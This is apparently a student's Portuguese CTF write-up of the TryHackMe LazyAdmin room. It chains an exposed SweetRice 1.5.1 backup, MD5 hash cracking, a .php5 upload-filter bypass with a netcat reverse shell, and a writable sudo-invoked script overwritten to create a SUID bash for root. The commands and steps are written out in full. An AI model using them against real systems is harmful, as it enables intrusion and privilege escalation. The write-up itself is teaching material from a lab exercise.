Universidade de Brasília
Departamento de Ciências da Computação

CIC0087 – Tópicos Avançados em Computadores – Turma 04 – 2026/2

Write-Up: LazyAdmin

Segurança Ofensiva — Capture The Flag

Plataforma: TryHackMe
Dificuldade: Fácil
Data de resolução: 28/10/2026

Autor: Luís Eduardo Curi Serra
Matrícula: 251033574
Professor: Roberto Rodrigues Filho

28 de outubro de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

2.1 Varredura de portas 2

2.2 Enumeração do serviço web 3

3 Exploração **4**

3.1 Backup do banco de dados exposto 4

3.2 Quebra do hash 5

3.3 Login no painel e upload do shell 5

3.4 Confirmação de acesso e flag de usuário 6

4 Escalada de Privilégios **7**

4.1 Enumeração local 7

4.2 Obtenção de root e flag final 8

5 Conclusão **9**

6 Referências **9**

1 Visão Geral

LazyAdmin é uma máquina Linux de dificuldade *fácil* que expõe apenas SSH (22) e um servidor web Apache (80). O vetor é inteiramente **web**: a enumeração com Gobuster revela a aplicação **SweetRice** (CMS) em `/content`, e uma má configuração deixa o **backup do banco de dados** acessível em `/content/inc/mysql_backup/`, de onde se extrai o usuário `manager` e o *hash* MD5 da senha. O *hash* é quebrado *offline* (`hashcat` + *rockyou*), revelando a senha em texto claro. Com essas credenciais autentica-se no painel administrativo do SweetRice (`/content/as/`) e abusa-se do *upload* do *Media Center* — que filtra a extensão `.php` — enviando um *shell* com extensão `.php5`, obtendo **execução remota de código** como `www-data`. A enumeração local (`sudo -l`) mostra que `www-data` pode executar, sem senha, `/usr/bin/perl /home/itguy/backup.pl`; como esse script chama `/etc/copy.sh`, que é **gravável por todos**, sobrescreve-se o arquivo para criar uma cópia SUID do `bash` e escala-se a `root`. Fluxo geral: reconhecimento (Nmap + Gobuster) → *backup* exposto → quebra de *hash* → *login* no SweetRice → *upload* `.php5` → *reverse shell* `www-data` → `sudo`/`perl` com script gravável → `root`.

Observação sobre o ambiente. A sala foi executada localmente a partir da imagem Docker da aplicação (*relaxed-admin-room*); por isso o alvo responde em `127.0.0.1`.

2 Reconhecimento

2.1 Varredura de portas

A varredura inicial identifica os serviços expostos e orienta as fases seguintes.

```
nmap -T4 127.0.0.1
```

Listing 1: Varredura de portas com Nmap.

Apenas duas portas abertas: **22/tcp (SSH)** e **80/tcp (HTTP)**. Sem material de credencial inicial, o SSH não é um vetor imediato; o foco recai sobre o serviço web.

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Listing 2: Portas abertas retornadas pela varredura.

2.2 Enumeração do serviço web

A raiz (`index.html`) não traz conteúdo útil. Executa-se o Gobuster com a *wordlist* `common.txt` e as extensões `php`, `txt` e `html`, o que revela o diretório `/content`.

```
gobuster dir -u http://127.0.0.1/ -w /usr/share/wordlists/dirb/common.txt -x php,
    ↪ txt,html
```

Listing 3: Enumeração de diretórios e arquivos com Gobuster.

```
content       (Status: 301)  [--> http://127.0.0.1/content/]
index.html    (Status: 200)
```

Listing 4: Achado principal do Gobuster na raiz.




Figura 1: Varredura Nmap (portas 22 e 80) e início da enumeração com Gobuster, que revela o diretório `/content`.

Em `/content` identifica-se a aplicação **SweetRice**, confirmada pelo arquivo `/content/js/SweetRice.js`. Uma nova rodada de Gobuster sobre `/content` mapeia a estrutura do CMS.

```
gobuster dir -u http://127.0.0.1/content -w /usr/share/wordlists/dirb/common.txt -
    ↪ x php,txt,html
```

Listing 5: Enumeração do diretório /content.

```
_themes      (Status: 301)   attachment  (Status: 301)   inc          (Status: 301)
as           (Status: 301)   images      (Status: 301)   js           (Status: 301)
changelog.txt (Status: 200) index.php   (Status: 200)   license.txt (Status: 200)
```

Listing 6: Estrutura do SweetRice exposta pelo Gobuster.




Figura 2: Enumeração de `/content`: diretórios do SweetRice, incluindo `as` (painel administrativo), `attachment` e `inc`.

3 Exploração

3.1 Backup do banco de dados exposto

O diretório `/content/inc/` contém `mysql_backup/`, acessível diretamente pelo navegador — uma **divulgação de backup** típica do SweetRice 1.5.1. O arquivo `.sql` baixado traz, em texto claro, o usuário administrador e o *hash* da senha.

```
admin  : manager
passwd : <HASH>      # MD5 de 32 caracteres
```

Listing 7: Credenciais extraídas do backup (hash mascarado).

3.2 Quebra do hash

O `hashid` classifica o *hash* como **MD5**; em seguida o `hashcat` (modo 0, *wordlist rockyou*) o quebra, e o resultado é recuperado do *potfile*.

```
hashid -m senha.txt
hashcat -m 0 -a 0 senha.txt /usr/share/wordlists/rockyou.txt
cat ~/.local/share/hashcat/hashcat.potfile    # -> <HASH>:<PASSWORD>
```

Listing 8: Identificação e quebra do hash MD5.




Figura 3: `hashid` identifica o MD5 e o `hashcat` recupera a senha do usuário `manager` a partir da *wordlist rockyou*.

Tentativas sem sucesso (becos sem saída)

- Tentei reutilizar `manager`:`<PASSWORD>` diretamente no SSH (`ssh manager@127.0.0.1`): *Permission denied*. O SSH não é o vetor — as credenciais servem ao painel web.

3.3 Login no painel e upload do shell

O painel administrativo do SweetRice fica em `/content/as/`. Autenticado como `manager`, acessa-se o **Media Center**, que oferece *upload* de arquivos (limite de 2 MB) com opção de extrair `.zip`.




Figura 4: *Media Center* do SweetRice (versão 1.5.1) após o *login* com as credenciais recuperadas: formulário de *upload* de arquivos.

O *upload* direto de `.php` é recusado, assim como um `.php` dentro de `.zip`. O filtro, porém, verifica apenas a extensão `.php`: renomeando o *payload* para `.php5` (extensão que o Apache também executa como PHP) o *upload* é aceito. O *shell* fica acessível em `/content/attachment/shell.php5`.

```
# Na maquina atacante:
nc -l -v -n -p 1234

# No navegador, aciona o shell enviado:
http://127.0.0.1/content/attachment/shell.php5
```

Listing 9: Listener Netcat e disparo do shell via navegador.

3.4 Confirmação de acesso e flag de usuário

A conexão retorna um *shell* como `www-data`, confirmando a execução remota de código. A *flag* de usuário está em `/home/itguy/user.txt`.

```
connect to [<ATTACKER_IP>] from (UNKNOWN) [172.18.0.3] ...
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Listing 10: Shell recebido: contexto www-data.

```
cat /home/itguy/user.txt    # -> <FLAG>
```

Listing 11: Leitura da flag de usuário.



Figura 5: *Reverse shell* recebido via Netcat como `www-data`, confirmando a execução remota de código.

4 Escalada de Privilégios

4.1 Enumeração local

Como `www-data`, o `sudo -l` revela uma permissão específica: executar `/usr/bin/perl` sobre o script `/home/itguy/backup.pl` como `root`, sem senha.

```
User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

Listing 12: Politica de sudo para www-data.

O conteúdo do script apenas delega a execução para um segundo arquivo:

```
#!/usr/bin/perl
system("sh", "/etc/copy.sh");
```

Listing 13: Conteudo de backup.pl.

A verificação de `/etc/copy.sh` mostra o ponto fraco: o arquivo é **gravável por todos** (`-rw-r-rwx`). Como `backup.pl` roda como `root` e executa esse `sh`, qualquer conteúdo colocado nele é executado com privilégios de `root`.

Tentativas sem sucesso (becos sem saída)

- Tentei o atalho `sudo perl -e 'exec "/bin/sh";'`: a regra do `sudo` autoriza *apenas* o comando exato `/usr/bin/perl /home/itguy/backup.pl`, então a chamada genérica exige senha e falha. A via correta é abusar do script já autorizado.

4.2 Obtenção de root e flag final

Sobrescreve-se `/etc/copy.sh` com um comando que cria uma cópia **SUID** do `bash`; ao acionar o script autorizado via `sudo`, essa cópia é criada como `root`. Executando-a com `-p` (preserva o EUID), obtém-se um *shell* de `root`.

```
echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' > /etc/copy.sh
sudo /usr/bin/perl /home/itguy/backup.pl
/tmp/rootbash -p
whoami            # -> root
cat /root/root.txt   # -> <FLAG>
```

Listing 14: Escalada a root via script gravável + bash SUID.




Figura 6: `sudo -l` expondo a regra do `perl`; sobrescrita de `/etc/copy.sh`, execução via `sudo` e `/tmp/rootbash -p` elevando a `root` para leitura da *flag* final.

5 Conclusão

O comprometimento encadeou várias más configurações do SweetRice 1.5.1 e do sistema. Primeiro, o **backup do banco** exposto em `/content/inc/mysql_backup/` entregou o usuário `manager` e o *hash* MD5, quebrado *offline*. Com o *login* no painel, o filtro de *upload* do *Media Center* foi contornado pela extensão `.php5`, resultando em *reverse shell* como `www-data`. Por fim, a combinação de uma regra de `sudo` sobre um script que invoca `/etc/copy.sh` **gravável por todos** permitiu criar um `bash` SUID e escalar a `root`. As falhas centrais foram a **exposição de backup**, o **filtro de upload por extensão** e um **script privilegiado gravável**.

6 Referências

As fraquezas exploradas no SweetRice 1.5.1 não possuem CVE atribuída; são documentadas em entradas públicas do Exploit-DB.

- TryHackMe — Sala *LazyAdmin* — https://tryhackme.com/room/lazyadmin
- Exploit-DB 40718 — *SweetRice 1.5.1 - Backup Disclosure* — https://www.exploit-db.com/exploits/40718

- Exploit-DB 40716 — *SweetRice 1.5.1 - Arbitrary File Upload* — https://www.exploit-db.com/exploits/40716
- Hashcat — *modos de hash* — https://hashcat.net/wiki/doku.php?id=example_hashes
- GTFOBins — `perl` — https://gtfobins.github.io/gtfobins/perl/